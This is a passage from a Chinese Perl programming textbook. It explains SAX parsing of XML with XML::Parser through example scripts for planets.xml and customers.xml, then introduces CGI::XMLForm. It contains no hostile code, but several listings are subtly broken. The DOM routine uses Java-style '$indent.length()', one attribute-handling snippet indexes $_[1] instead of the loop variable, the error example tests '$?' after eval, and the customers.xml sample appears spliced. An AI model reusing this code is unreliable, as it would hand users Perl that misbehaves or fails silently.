}
if($type == ELEMENT_NODE) {
    $textToDisplay[$numberTextLines] = $indent;
    $textToDisplay[$numberTextLines] .= "<";
    $textToDisplay[$numberTextLines] .= $node->getNodeName();
    $numberAttributes = 0;
    if($node->getAttributes() != null){
        $numberAttributes =
            $node->getAttributes()->getLength();
    }
    for ($loopIndex = 0; $loopIndex < $numberAttributes;
        $loopIndex++) {
        $attribute =
            ($node->getAttributes()->item($loopIndex));
        $textToDisplay[$numberTextLines] .= " ";
        $textToDisplay[$numberTextLines] .=
            $attribute->getNodeName();
        $textToDisplay[$numberTextLines] .= "=\"";
        $textToDisplay[$numberTextLines] .=
            $attribute->getNodeValue();
        $textToDisplay[$numberTextLines] .= "\"";
    }
    $textToDisplay[$numberTextLines] .= ">";
    $numberTextLines++;
    my @childNodes = $node->getChildNodes();
    if (@childNodes != null) {
        my $numberChildNodes = $#childNodes + 1;
        $indent .= "    ";
        my $loopIndex;
        for ($loopIndex = 0; $loopIndex < $numberChildNodes;
            $loopIndex++ )
        {
            createDisplay($childNodes[$loopIndex], $indent);
        }
    }
}
if($type == TEXT_NODE) {
    $textToDisplay[$numberTextLines] = $indent;
    $nodeText = $node->getNodeValue();
    if(($nodeText =~ /[^\n\t\r]/g) && length($nodeText) > 0) {

```

```

        $textToDisplay[$numberTextLines] .= $nodeText;
        $numberTextLines++;
    }
}
if($type == PROCESSING_INSTRUCTION_NODE) {
    $textToDisplay[$numberTextLines] = $indent;
    $textToDisplay[$numberTextLines] .= "<?";
    $textToDisplay[$numberTextLines] .= $node->getTarget();
    $Pitext = $node->getData();
    $textToDisplay[$numberTextLines] .= " " . $Pitext;
    $textToDisplay[$numberTextLines] .= "?>";
    $numberTextLines++;
    createDisplay($node->getNextSibling(), $indent);
}
if ($type == ELEMENT_NODE) {
    $textToDisplay[$numberTextLines] = substr($indent, 0,
        $indent.length() - 4);
    $textToDisplay[$numberTextLines] .= "</";
    $textToDisplay[$numberTextLines] .= $node->getNodeName();
    $textToDisplay[$numberTextLines] .= ">";
    $numberTextLines++;
    $indent .= "    ";
}
};
if($e) {
    print "Error: $e\n";
    exit(1);
};
}
```

26.2.8 使用SAX

在本章的“深入分析”一节中已经介绍过，SAX 解析是解析 XML 文档的另一种方法。SAX 解析基于事件，可以把处理程序函数分配给各种事件，例如，当解析程序遇到了元素的开头、元素的结尾以及处理指令（在表 26.1 中，列出了所有可能的处理程序类型）等时。可以用 SAX 解析程序注册处理程序函数的名字，在此，我把带有各种处理程序名字的哈希表以及它们要调用的函数的引用传递给 XML::Parser 类的 new 方法：

表 26.1 XML::Parser 处理程序

处理程序	描述
Init (Expat )	此处理程序只在文档开始解析之前调用
Final ( Expat)	只在解析完成之后调用此处理程序
Start (Expat, Element [, Attr, Val [,...]])	在识别 XML 起始标记时调用此处理程序。Element 是 XML 元素的名称。为每个属性生成 Attr & Val 匹配对
End ( Expat, Element)	在识别 XML 结束标识时调用此处理程序



(续表)

处理程序	描述
Char ( Expat, String)	为非标记文本调用此处理程序。不管初始文档中字符串编码如何，都是以 UTF-8 格式提供给处理程序
Proc ( Expat, Target, Data)	在看到处理指令时调用此处理程序
Comment ( Expat, Data)	在看到注释时调用此处理程序
CdataStart ( Expat)	在看到 CDATA 节的起始时调用此处理程序
CdataEnd ( Expat)	在看到 CDATA 节的结束时调用此处理程序
Default ( Expat, String)	对于任何不具有其他注册处理程序的字符，均调用此处理程序。String 是文本。不管原始文档中的编码如何，此字符串均以 UTF-8 的格式返回字符串
Unparsed ( Expat, Entity, Base, Sysid, Pubid, Notation)	在看到未解析实体的声明时，调用此处理程序。Entity 是实体的名称，Base 是 URI 基础，Sysid 是系统 ID，Pubid 是公共 ID，Notation 是表示的名称
Notation ( Expat, Notation, Base, Sysid, Pubid)	在看到表示的声明时，调用此处理程序。Notation 是表示名称。Base 是 URI 基础，Sysid 是系统 ID，PubID 是公共 ID
ExternEnt ( Expat, Base Sysid, Pubid)	在看到外部实体时调用此处理程序。Base 是 URI 的基础，Sysid 是系统 ID，Pubid 是公共 ID。注意，处理程序应当返回表示外部实体内容的字符串，或者返回打开的文件句柄，可打开该句柄获得外部实体的内容。此处理程序也返回 undef，它生成解析错误
Entity ( Expat, Name, Val, Sysid, Pubid, Ndata)	在看到实体时调用此处理程序。对于内部实体，Val 参数容纳实体值（其他 3 个参数将不确定）。对于内部实体，Val 参数是不确定的，Sysid 参数容纳系统 ID，Pubid 参数容纳公共 ID（如果指定），Ndata 参数容纳未解析实体的表示。注意，如果此实体为参数实体，则名称将以"%"起始
Element ( Expat, Name, Model)	在看到元素声明时调用此处理程序，Name 是元素名，Model 是内容模型
Attlist (Expat, Elname, Attname, Type, Default, Fixed)	在看到 ATTLIST 声明中的属性声明时调用此处理程序。Elname 是包含元素的属性名，Sttname 是属性名，Type 是属性类型（作为字符串传递），Default 是属性的默认值（"#REQUIRED"、"#IMPLIED" 或带引号的字符串）。如果 Fixed 为真，则这是固定的属性
Doctype (Expat, Name, Sysid, Pubid, Internal)	在看到 DOCTYPE 声明时调用此处理程序。Name 是文档类型名，Sysid 是文档类型的系统 ID，Pubid 是文档类型的公共 ID，Internal 是内部子集，作为字符串传递，Internal 参数容纳来自内部子集的所有空白、注释、处理指令和声明

(续表)

处理程序	描述
XMLDecl ( Expat, Version, Encoding, Standalone)	在看到 XML 声明时调用此处理程序。Version 是版本，Encoding 包含编码字符串或未确定，根据 XML 文档是否声明为独立的，Standalone 是真值或假值

```
$parser = new XML::Parser(Handlers => {Start => \&start_handler,
    End   => \&end_handler,
    Char  => \&char_handler,
    Proc  => \&proc_handler,
    XMLDecl => \&XMLDecl_handler,
    Final => \&final_handler});
```

例如，采用 Start 处理程序就可以注册 start\_handler 函数，这就意味着当解析程序遇到了文档头时，它会调用这个函数。XML::Parser 类是这样的类，即上一章及本章一直在使用的 XML::DOM 是以它为基础建立。默认情况下，XML::Parser 与 SAX 解析程序的运行方式一样。

为便于参考，这里给出了 XML::Parser 的方法（详细信息，请参见 XML::Parser 文档）：

- ◆ new——这是 XML::Parser 的构造函数。以关键字值匹配对的方式传递选项。可用的选项包括：
  - ◆ Style——这个选项允许创建给定类型的解析程序。内置的样式如下：
    - ◆ Debug——将以大纲格式输出文档。
    - ◆ Subs——每当元素启动时，会采用调用 Start 处理程序的参数，调用由 Pkg 选项指定的包中具有相同名字的函数。每当一个元素结束时，就会采用调用 End 处理程序的参数，调用带有下列划线（\_）的同名函数。
    - ◆ Tree——解析将返回文档的解析树。对于这个相当复杂的树，有关它如何起作用的详细信息，请参见 XML::Parser 文档。
    - ◆ Objects——与 Tree 样式相似，只是为每个元素创建了一个哈希表。
    - ◆ Stream——此样式查询并调用下列例程：

在文档的开头调用 StartDocument。为每个起始标记调用 StartTag；第二个参数是元素类型。\$\_变量将包含标记，%\_变量将包含该元素的属性值。为每个结束标记调用 EndTag；第二个参数是元素类型。\$\_变量将包含结束标记。只在起始或结束标记之前，用\$\_变量中的文本内容调用 Text。为处理指令调用 PI；处理指令的目标和数据是作为第二个参数和第三个参数传递的。在解析操作的末尾调用 EndDocument。
  - ◆ Handlers——这个选项是包含键的匿名哈希表，这些键指定了处理程序的类型，并指定了函数引用的值，这些函数将处理相应处理程序的事件。传递给所有处理程序函数的第一个参数是正在解析文档的 Expat 解析程序的实例。



- ◆ **Pkg**——有些样式将引用这个包中定义的函数，而且可以用这个选项指定想要使用的包。如果没有指定它，将默认为调用构造函数的包。
- ◆ **ErrorContext**——当使用这个选项时，在上下文中将会报告错误；特别是，它的值应该是行号，用于说明错误发生的位置。
- ◆ **ProtocolEncoding**——这个选项设置了协议编码（默认为无）。内置的编码为：
  - ◆ UTF-8
  - ◆ ISO-8859-1
  - ◆ UTF-16
  - ◆ US-ASCII
- ◆ **Namespaces**——如果把这个选项设置为真，则将会在解析操作期间完成名字空间处理。
- ◆ **NoExpand**——如果把这个选项设置为真，而且也设置了默认的处理程序，则当遇到了实体引用时，就会调用默认处理程序。
- ◆ **Stream\_Delimiter**——当解析时在一行上找到了为这个选项指定的字符串时，就会结束解析，就像遇到了文件结束一样。
- ◆ **ParseParamEnt**——在文档的 XML 声明中，如果没有把独立属性设置为“是”，则把这个选项设置为真就允许读取外部 DTD，而且允许解析和扩展参数实体。
- ◆ **Non-Expat-Options**——这是匿名哈希表，它的键是不应该传递给 Expat 的选项。
- ◆ **setHandlers(TYPE, HANDLER [, TYPE, HANDLER [...]])**——可以使用这个方法为解析程序事件注册处理程序。
- ◆ **parse(SOURCE [, OPT => OPT\_VALUE [...]])**——解析文档。SOURCE 参数应该是包含整个 XML 文档的字符串，或者应该是 IO::Handle 句柄。XML::Parser::Expat 的构造函数选项（是以关键字值匹配对的方式指定的）可以遵从 SOURCE 参数。
- ◆ **parsestring**——这与 parse 相同（它用于向后兼容）。
- ◆ **parse\_start([OPT => OPT\_VALUE[...]])**——这个方法创建并返回 XML::Parser::ExpatNB 的新实例。XML::Parser::ExpatNB 是 XML::Parser::Expat 的子类，用于对 Expat 库的非阻塞访问。也可以提供构造函数选项。这些方法是由 ExpatNB 对象支持的：
  - ◆ **parse\_more**——通过对这个方法的递增调用来解析文档，它需要一个字符串。
  - ◆ **parse\_done**——对这个方法的单个调用，它不需要参数，而且能够指明文档已完成。

在表 26.1 中，给出了 XML::Parser 允许的事件处理程序。注意，传递给每个处理程序函



数的第一个参数总是对 Expat 解析程序（本章不会使用它）当前实例的引用。该表指明了传递给处理程序函数的参数。

### 26.2.9 SAX解析: SAXParser.pl示例

SAX 解析实现起来非常容易, 在本节中将介绍这方面的内容。

要说明 SAX 解析是如何起作用的, 将在本章的下面几节中创建一个新示例 SAXparser.pl。这个示例将解析上一章使用的 planets.XML 文档, 与上一章采用 DOMParser.pl 进行的操作一样, 只是这次将使用 SAX 解析。为便于参考, 下面给出了 SAXParser.pl:

```
use XML::Parser;
$numberTextLines = 0;
$parser = new XML::Parser(Handlers => {Start => \&start_handler,
    End   => \&end_handler,
    Char  => \&char_handler,
    Proc  => \&proc_handler,
    XMLDecl => \&XMLDecl_handler,
    Final => \&final_handler});
$parser->parsefile("planets.xml");
sub XMLDecl_handler
{
    $textToDisplay[$numberTextLines++] = "<?xml version=\"$_[1]\"?>";
}
sub start_handler
{
    $textToDisplay[$numberTextLines] = $indent . "<$_[1]";
    for ($loop_index = 2; $loop_index <= $#_ - 1; $loop_index += 2){
        $textToDisplay[$numberTextLines] .=
            " " . $_[ $loop_index ] . "=\"" . $_[ $loop_index + 1 ] . "\"";
    }
    $textToDisplay[$numberTextLines++] .= ">";
    $indent .= "    ";
}
sub end_handler
{
    $indent = substr($indent, 0, length($indent) - 4);
    $textToDisplay[$numberTextLines++] = $indent . "</$_[1]>";
}
sub char_handler
{
    if($_[1] =~ /[^\n\t\r]/g) {
        $textToDisplay[$numberTextLines++] = $indent . "$_[1]";
    }
}
sub proc_handler
{
    $textToDisplay[$numberTextLines++] = "<?$_[1] $_[2]?>";
}
```

```

}
sub final_handler
{
    for ($loopIndex = 0; $loopIndex < $numberTextLines; $loopIndex++){
        print $textToDisplay[$loopIndex] . "\n";
    }
}

```

在接下来的几节中，将把这个程序合起来。

相关的解决方案参见 25.2.2 节“DOM 解析：DOMParser.pl 示例”。

### 26.2.10 处理文档的开头

如何开始解析 SAX 呢？首先，需捕获 XML 文档中的 XML 声明。

要使用 SAX 解析 planets.xml，需使用 XML::Parser 模块。特别是，我将采用该模块的 new 方法创建新的解析程序，把它传递给匿名哈希表，再通过传递哈希表中的 XMLDecl 键，来指明想使用名为 XMLDecl\_handler 的处理程序函数处理 XML 声明，而且把对这个函数的引用作为这个键的值来传递（有关 new 和 Handlers 参数的更多信息，请参见上一节）：

```

use XML::Parser;
$parser = new XML::Parser(Handlers => {XMLDecl => \&XMLDecl_handler});

```

现在，解析将要使用的 planets.xml 文档：

```

use XML::Parser;
$parser = new XML::Parser(Handlers => {XMLDecl => \&XMLDecl_handler});
$parser->parsefile("planets.xml");

```

对于这个处理程序函数传递的参数，请参见表 26.1。第二个参数是 XML 版本，所以将使用该版本号把 XML 声明添加到 @textToDisplay 数组中。在上一章的 DOMParser.pl 示例中，我们使用过这个数组，曾经把位置存储在该数组中，也要使用以前用过的 \$numberTextLines 变量。这就意味着 XML 声明处理程序函数 XMLDecl\_handler 将如下所示：

```

sub XMLDecl_handler
{
    $textToDisplay[$numberTextLines++] = "<?xml version=\"$_[1]\"?>";
}

```

在程序的末尾（请参见上一节中的程序清单），让代码显示 @textToDisplay 数组中的所有文本。接下来将处理 XML 元素的开头。

### 26.2.11 处理元素的开头

在 SAX 解析中如何处理开始标记呢？答案是采用 Start 事件处理程序将非常容易。

当 XML::Parser 发现元素的开头时，它会调用用 Start 关键字注册的事件处理程序。对于传递给该事件处理程序的参数，请参见表 26.1。特别是，我将使用元素名把开始的 XML 标



记传递给文本数组 @textToDisplay (作为第二个参数传递)。注意, 我也设置了一个缩进字符串 \$indent, 以便使文档层次更清晰:

```
use XML::Parser;
$parser = new XML::Parser(Handlers => {Start => \&start_handler,
    XMLDecl => \&XMLDecl_handler});

$parser->parsefile("planets.xml");

.
.
.
sub start_handler
{
    $textToDisplay[$numberTextLines] = $indent . "<$_[1]>";
    $indent .= "    ";
}
```

### 26.2.12 处理属性

如果 XML 元素包含属性, 在 Start 事件处理程序中, 也会把这些内容传递给你。

在 Start 事件处理程序中, XML::Parser 代码把属性名以及它们的值作为第三个和第四个参数、第五个和第六个参数等传递给你, 请参见表 26.1。在 SAXParser.pl 中, 要处理元素中的属性, 将循环处理这样的所有名字/值匹配对, 并把它们添加到 @textToDisplay 数组中:

```
use XML::Parser;
$parser = new XML::Parser(Handlers => {Start => \&start_handler,
    XMLDecl => \&XMLDecl_handler});
$parser->parsefile("planets.xml");

.
.
.
sub start_handler
{
    $textToDisplay[$numberTextLines] = $indent . "<$_[1]";
    for ($loop_index = 2; $loop_index <= $_[1] - 1; $loop_index += 2){
        $textToDisplay[$numberTextLines] .=
            " " . $_[1] . "=" . $_[1 + 1] . " ";
    }
    $textToDisplay[$numberTextLines++] .= ">";
    $indent .= "    ";
}
```

至此, 我们使用 XML::Parser 处理了 XML 元素的开头及元素中的属性。下面将介绍如何处理每个元素的末尾。

### 26.2.13 处理元素的末尾

在 SAXParser.pl 中, 我们已经处理了 XML 元素的开头以及每个元素的属性。但是如何



处理每个元素的末尾呢？

要处理每个 XML 元素的末尾，只需使用 **End** 处理程序，将把表 26.1 中所示的参数传递给该处理程序。特别是，我只把结束标记添加到先前的开始标记，而且从缩进字符串中减掉 4 个空格，下面给出了 **End** 处理程序函数 `end_handler` 中的代码：

```
use XML::Parser;
$parser = new XML::Parser(Handlers => {Start => \&start_handler,
    End => \&end_handler,
    XMLDecl => \&XMLDecl_handler});

$parser->parsefile("planets.xml");

.
.
.

sub end_handler
{
    $indent = substr($indent, 0, length($indent) - 4);
    $textToDisplay[$numberTextLines++] = $indent . "</$_[1]>";
}
```

#### 26.2.14 处理文本

处理了 `SAXParser.pl` 中的开始标记和结束 XML 标记之后，怎么处理元素的文本内容呢？此时只需使用 **Char** 处理程序。

要采用 `XML::Parser` 处理 XML 文档中的文本内容，可以使用 **Char** 处理程序函数。在这个函数中，实际的文本内容是作为第二个参数传递给你的，请参见表 26.1。这就意味着可以把元素的文本内容添加到 `@textToDisplay` 数组中，如下所示——注意，我把纯空格的文本（在 XML 中，是指定义为制表符、空格、换行和新行的文本）排除在外，以便去除 `planets.xml` 中的缩进空格：

```
use XML::Parser;
$parser = new XML::Parser(Handlers => {Start => \&start_handler,
    End => \&end_handler,
    Char => \&char_handler,
    XMLDecl => \&XMLDecl_handler});
$parser->parsefile("planets.xml");

.
.
.

sub char_handler
{
    if($_[1] =~ /[^\n\t\r]/g) {
        $textToDisplay[$numberTextLines++] = $indent . "$_[1]";
    }
}
```

### 26.2.15 处理指令的处理

在 SAXParser.pl 中, 将采用 Proc 事件处理程序来处理那些处理指令。

要捕获 XML 处理指令, 需同时使用 Proc 事件处理程序和 XML::Parser。在表 26.1 中, 可以看到传递给该处理程序函数的参数。处理指令的名字是作为第二个参数传递给这个函数的, 处理指令的其余部分是作为第三个参数传递的。要记住, 下面给出了如何将处理指令添加到文本数组中 (它是解析 planets.xml 时在 SAXParser.pl 中建立的):

```
use XML::Parser;
$parser = new XML::Parser(Handlers => {Start => \&start_handler,
    End   => \&end_handler,
    Char  => \&char_handler,
    Proc  => \&proc_handler,
    XMLDecl => \&XMLDecl_handler});
$parser->parsefile("planets.xml");

.
.
.
sub proc_handler
{
    $textToDisplay[$numberTextLines++] = "<?$_[1] $_[2]?>";
}
```

### 26.2.16 处理文档的末尾

在 SAXParser.pl 程序中解析了 planets.xml, 并把结果放在了 @textToDisplay 数组中之后, 当解析程序到达文档末尾的时候, 便显示数组中的文本。

当 XML::Parser 解析程序到达 XML 文档的末尾时, 它会调用 Final 事件处理程序, 而且在这个处理程序函数中, 可以显示存储于 @textToDisplay 数组中的整个解析文档:

```
use XML::Parser;
$parser = new XML::Parser(Handlers => {Start => \&start_handler,
    End   => \&end_handler,
    Char  => \&char_handler,
    Proc  => \&proc_handler,
    XMLDecl => \&XMLDecl_handler,
    Final => \&final_handler});
$parser->parsefile("planets.xml");

.
.
.
sub final_handler
{
    for ($loopIndex = 0; $loopIndex < $numberTextLines; $loopIndex++){
        print $textToDisplay[$loopIndex] . "\n";
    }
}
```



在下一节中将运行这个程序，显示它实际显示的内容。

### 26.2.17 运行SAXParser.pl

当运行 `SAXParser.pl` 程序时，它会使用 `XML::Parser` 中的代码解析 `planets.xml`，并显示该文档。下面就给出了显示结果，可以看到适当的 XML 声明、处理指令、元素、属性和元素内容以及所有适当的缩进：

```
%perl saxparser.pl
<?xml version="1.0"?>
<?xml-stylesheet type="text/xml" href="planets.xsl"?>
<PLANETS>
  <PLANET>
    <NAME>
      Mercury
    </NAME>
    <MASS UNITS="(Earth = 1)">
      .0553
    </MASS>
    <DAY UNITS="days">
      58.65
    </DAY>
    <RADIUS UNITS="miles">
      1516
    </RADIUS>
    <DENSITY UNITS="(Earth = 1)">
      .983
    </DENSITY>
    <DISTANCE UNITS="million miles">
      43.4
    </DISTANCE>
  </PLANET>
  <PLANET>
    <NAME>
      Venus
    </NAME>
    <MASS UNITS="(Earth = 1)">
      .815
    </MASS>
    <DAY UNITS="days">
      116.75
    </DAY>
    <RADIUS UNITS="miles">
      3716
    </RADIUS>
    <DENSITY UNITS="(Earth = 1)">
      .943
```



```

        </DENSITY>
        <DISTANCE UNITS="million miles">
            66.8
        </DISTANCE>
    </PLANET>
    <PLANET>
        <NAME>
            Earth
        </NAME>
        <MASS UNITS="(Earth = 1)">
            1
        </MASS>
        <DAY UNITS="days">
            1
        </DAY>
        <RADIUS UNITS="miles">
            2107
        </RADIUS>
        <DENSITY UNITS="(Earth = 1)">
            1
        </DENSITY>
        <DISTANCE UNITS="million miles">
            128.4
        </DISTANCE>
    </PLANET>
</PLANETS>

```

至此，我们已经使用了 SAX 解析。这个程序是一个范例。

### 26.2.18 使用SAX在XML文档中导航

使用 SAX 解析可以很容易地解析 XML 文档，但是，实现其他功能（采用 DOM 解析已经实现的功能，例如在 XML 文档中导航）如何呢？能实现吗？

在 DOM 节点树中，通过使用诸如 `getFirstChild`、`getLastSibling` 等方法，就可以上下移动，但是采用 SAX 解析就不能实现该功能，这是由于并不存在让你使用和导航的节点树。你能够做的是等待，直到 SAX 解析程序把想要导航到的项传递给你为止。

下面就给出了一个示例。在本章中的前面部分，使用 DOM 解析导航到并显示 `customers.xml` 中第二个顾客的名字：

```

<?xml version = "1.0"?>
<DOCUMENT>
    <CUSTOMER TYPE="good">
        <NAME>
            <LAST_NAME>Thomson</LAST_NAME>
            <FIRST_NAME>Susan</FIRST_NAME>
        </NAME>
        <DATE>September 1, 2001</DATE>
    </CUSTOMER>
    <CUSTOMER TYPE="bad">
        <NAME>
            <LAST_NAME>Thomson</LAST_NAME>
            <FIRST_NAME>Susan</FIRST_NAME>
        </NAME>
        <DATE>September 1, 2001</DATE>
    </CUSTOMER>
</DOCUMENT>

```

```

    <ORDERS>
      <ITEM>
        <PRODUCT>Video tape</PRODUCT>
        <NUMBER>5</NUMBER>
        <PRICE>$1.25</PRICE>
      </ITEM>
      <ITEM>
        <PRODUCT>Shovel</PRODUCT>
        <NUMBER>2</NUMBER>
        <PRICE>$4.98</PRICE>
      </ITEM>
    </ORDERS>
  </CUSTOMER>
  <CUSTOMER TYPE="poor">
    <NAME>
      <LAST_NAME>Smithson</LAST_NAME>
      <FIRST_NAME>Nancy</FIRST_NAME>
    </NAME>
    <DATE>September 2, 2001</DATE>
    <ORDERS>
      <ITEM>
        <PRODUCT>Ribbon</PRODUCT>
        <NUMBER>12</NUMBER>
        <PRICE>$2.95</PRICE>
      </ITEM>
      <ITEM>
        <PRODUCT>Goldfish</PRODUCT>
        <NUMBER>6</NUMBER>
        <PRICE>$1.50</PRICE>
      </ITEM>
    </ORDERS>
  </CUSTOMER>
</DOCUMENT>

```

采用 **SAX** 解析也可以实现同样的功能，但这就意味着将一直等待，直到把正确顾客的名字传递给我们为止。下面就给出了 `navXMLSAX.pl` 程序中的实现方式：

```

use XML::Parser;
$parser = new XML::Parser(Handlers => {Start => \&start_handler,
    Char => \&char_handler});
$parser->parsefile("customers.xml");
$customer = 0;
$data_ok = 0;
sub start_handler
{
    $data_ok = 0;
    if ($_[1] eq "CUSTOMER"){
        $customer++;
    }
}

```

```

    if ($customer == 2) {
        if ($_[1] eq "FIRST_NAME") {
            $data_ok++;
        }
    }
}
sub char_handler
{
    if (($_[1] =~ /[^\n\t\r]/g) && $data_ok) {
        print "First name: $_[1]\n";
    }
}

```

下面给出了运行这个程序时的结果，说明了可以使用 SAX 解析在 XML 文档中导航（然而，要注意，当 SAX 解析程序解析文档时，如果并没有保存传递的数据，则不能向后导航（即逆着 XML 文档顺序））：

```

%perl navXMLSAX.pl
First name: Nancy

```

### 26.2.19 处理SAX解析中的错误

在本章的前面，曾经讨论过处理 DOM 解析中的错误，但也可以处理 SAX 解析中的错误。然而，这里可以处理的惟一错误是 Expat (XML::Parser 是在该解析程序上建立起来的) 错误。XML::Parser 模块不会丢掉额外的错误。如果发生 Expat 错误时，就会调用 die 语句。

可以采用 eval 语句处理 die 调用，在本章前面部分的 errors.pl 中曾经介绍过。下面给出了一个新的 SAX 示例 errorsSAX.pl（它以已经完成的 SAXParser.pl 示例为基础，用于处理解析错误）：

```

use XML::Parser;
$numberTextLines = 0;
$parser = new XML::Parser(Handlers => {Start => \&start_handler,
    End => \&end_handler,
    Char => \&char_handler,
    Proc => \&proc_handler,
    XMLDecl => \&XMLDecl_handler,
    Final => \&final_handler});
$file = "planet.xml";
eval {
    $parser->parsefile($file);
};
if($?) {
    print "Error in $file: " . (substr $@, 0, index($@, "\n")) . "\n";
    exit(1);
};
sub XMLDecl_handler
{

```



```

    $textToDisplay[$numberTextLines++] = "<?xml version=\"$_[1]\"?>";
}
sub start_handler
{
    $textToDisplay[$numberTextLines] = $indent . "<$_[1]";
    for ($loop_index = 2; $loop_index <= $#_ - 1; $loop_index += 2){
        $textToDisplay[$numberTextLines] .=
            " " . $_[$loop_index] . "=\"" . $_[$loop_index + 1] . "\"";
    }
    $textToDisplay[$numberTextLines++] .= ">";
    $indent .= "    ";
}
sub end_handler
{
    $indent = substr($indent, 0, length($indent) - 4);
    $textToDisplay[$numberTextLines++] = $indent . "</$_[1]>";
}
sub char_handler
{
    if($_[1] =~ /[^\n\t\r]/g) {
        $textToDisplay[$numberTextLines++] = $indent . "$_[1]";
    }
}
sub proc_handler
{
    $textToDisplay[$numberTextLines++] = "<?$_[1] $_[2]?>";
}
sub final_handler
{
    for ($loopIndex = 0; $loopIndex < $numberTextLines; $loopIndex++){
        print $textToDisplay[$loopIndex] . "\n";
    }
}

```

现在，运行这个程序时，会看到错误消息，其中包括已解析文件的名称，但并不包括 XML::Parser 模块特定的细节信息：

```

C:\perl\xml>perl errorsSAX.pl
Error in planet.xml:
mismatched tag at line 12, column 6

```

## 第 27 章 CGI、SOAP 和 WML

### 27.1 深入分析

本章将介绍 Perl 与 XML 一起使用的 3 方面内容：CGI 和 XML、SOAP（Simple Object Access Protocol，简单对象访问协议）以及 WML。

由于很多应用程序都开始把 XML 应用于结构化的数据交换，所以一起使用 XML 与 CGI 正变得更为重要。在本章中，我们将把二者放入一个数据库程序中，使用 XML 传递数据。

SOAP 也用于 XML 在 Internet 上的数据交换，但对于 SOAP 消息，它却使用特定的格式，可以把这些消息存储在 HTTP 头中。SOAP 正在变得很流行，值得我们了解它——令人遗憾的是，它是一个非常庞大的主题，需要很多书才能解释清楚，这就意味着我们只能简要深入分析一下。

目前，在 XML 领域，WML 正变得很流行。WML 是针对无线 Internet 设备而设计的，如 PDA（Personal Data Assistants，个人数据助手）、掌上电脑以及便携式电话。本章将介绍 WML，并讨论如何把它接口到 Perl，它允许用户在 WML 页面中输入数据，并让 Perl 脚本读取该数据，而且发回适当的 WML 文档。下面将更详细地介绍这些主题。

#### 27.1.1 XML和CGI

前两章已经从各种观点研究了 XML，而且我们已经知道了从 CGI 的角度如何处理 XML，但还要介绍几个问题。例如，如果正在把 XML 发送给某个浏览器，如 Microsoft Internet Explorer，则一定要确保把 MIME 类型设置为 application/xml，代码如下：

```
use CGI;
$co = new CGI;

print $co->header(-type=>"application/xml");
print "<?xml version = \"1.0\"?>";
```

如果没有按照这种方式显式设置 MIME 类型，则 Internet Explorer 将会把 XML 文档视为 HTML。在本章中，我将编写一个 CGI 脚本，它允许你存储和检索服务器上数据库中的数据，而且它经由 XML 文档与用户通信。

#### 27.1.2 CGI::XMLForm模块

Perl 并没有引入很多明确针对 XML 和 CGI 问题的模块，但这里将介绍其中的一个模

块，即 `CGI::XMLForm` 模块。可以从 CPAN 下载该模块，这是由于在标准的 Perl 分发版本中并不包含它。可以使用该模块从 HTML 表单中的值创建 XML，也可以采用 W3C XSLT 样式查询，来查询 XML。分别使用两个主要函数即 `toXML` 和 `readXML` 完成这些操作。

#### 27.1.2.1 使用 toXML

采用 `toXML` 方法，可以以 HTML 表单中的数据为基础创建 XML。HTML 控件的名字指定了要创建的 XML，而且用户输入控件中的值指定了要存储在该 XML 中的数据。例如，假定让 `<input>` 元素创建一个 HTML 文本字段，如下所示：

```
<input type="text" name="/document/topic/section/text">
```

假定用户在这个文本字段中输入了文本 ‘Hello’。当把括起来的 HTML 表单张贴到 CGI 脚本中时，`toXML` 方法将会创建这个 XML。注意，用户的文本变成了最内层元素的内容：

```
<document>
  <topic>
    <section>
      <text>Hello</text>
    </section>
  </topic>
</document>
```

这样，就可以从用户自定义的 HTML 表单中创建 XML 了。

`CGI::XMLForm` 模块是在 CGI 模块的顶端建立的，可以使用它替换 CGI 模块。这将提供所有 CGI 模块的功能，以及附加的 XML 处理方法。

要指定个别的 XML 元素，这个模块使用 XSLT 样式的查询。XSLT 是 W3C 推荐标准，可以在 [www.w3.org/TR/xslt/](http://www.w3.org/TR/xslt/) 位置阅读有关它的所有内容，当处理 `CGI::XMLForm` 时，熟悉 XSLT 将是很有帮助的，在几个示例之后，你就能理解这些。

例如，通过在名字前面加上 @ 前缀，就可以指定 XML 元素属性，所以这个 XSLT 路径：`/document/section/@author` 就指定了 `<document>` 元素内 `<section>` 元素的 `author` 属性。也可以使用 XSLT 谓词指定元素的属性值，以便使用 `toXML`，注意，应该把谓词括在方括号[和]中。下面给出了一个示例；这个 HTML 文本字段为 `<section>` 元素指定了 `copyright` 和 `onClick` 属性的值，并指出了文本字段中的值应该成为 `<section>` 元素的 `author` 属性的值：

```
<input type="text" name="/document/section[@copyright='(c) 2002' and
onClick='format()']/@author">
```

如果在这个文本字段中输入了 “Steve”，将得到下列 XML：

```
<document>
  <section copyright="(c) 2002" onClick="format()"
    author="Steve"></section>
</document>
```



可以使用 XSLT 路径指定想创建的 XML 元素或属性。绝对路径均以/开头，它们指定文档节点的元素或属性，但也可以使用相对路径，它们可以以元素名或“..”开头，而“..”代表父节点。更多信息请参阅 CGI::XMLForm 和 XSLT 文档。下面给出了一个示例，创建一个 HTML 表——注意，这个表以绝对路径开头，然后创建 3 个括起来的<td>元素，后面接一个相对路径，以创建<tr>元素，后面跟着更多的<td>元素：

```
<input type="hidden" name="/table/tr">
<input type="text" name="td">
<input type="text" name="td">
<input type="text" name="td">
<input type="hidden" name="../tr">
<input type="text" name="td">
<input type="text" name="td">
<input type="text" name="td">
```

这就创建了 6 个文本字段，而且，如果用户在这些文本字段中输入下列文本“Testing...”、“This”、“is”、“only,”、“a,”、“test.”，则 toXML 将创建这个 XML：

```
<table>
  <tr>
    <td>Testing...</td>
    <td>This</td>
    <td>is</td>
  </tr>
  <tr>
    <td>only</td>
    <td>a</td>
    <td>test.</td>
  </tr>
</table>
```

#### 27.1.2.2 使用 readXML

CGI::XMLForm readXML 方法允许把 XSLT 样式的路径应用于 XML 文档，以便提取该文档数据。例如，假定有下列 XML 文档：

```
<?xml version="1.0"?>
<document>The Document
  <section>Section 1
    <p>Hello</p>
    <p>there.</p>
  </section>
  <section>Section 2
    <p>Hello</p>
    <p>again.</p>
  </section>
  <footer>Footer 1</footer>
</document>
```

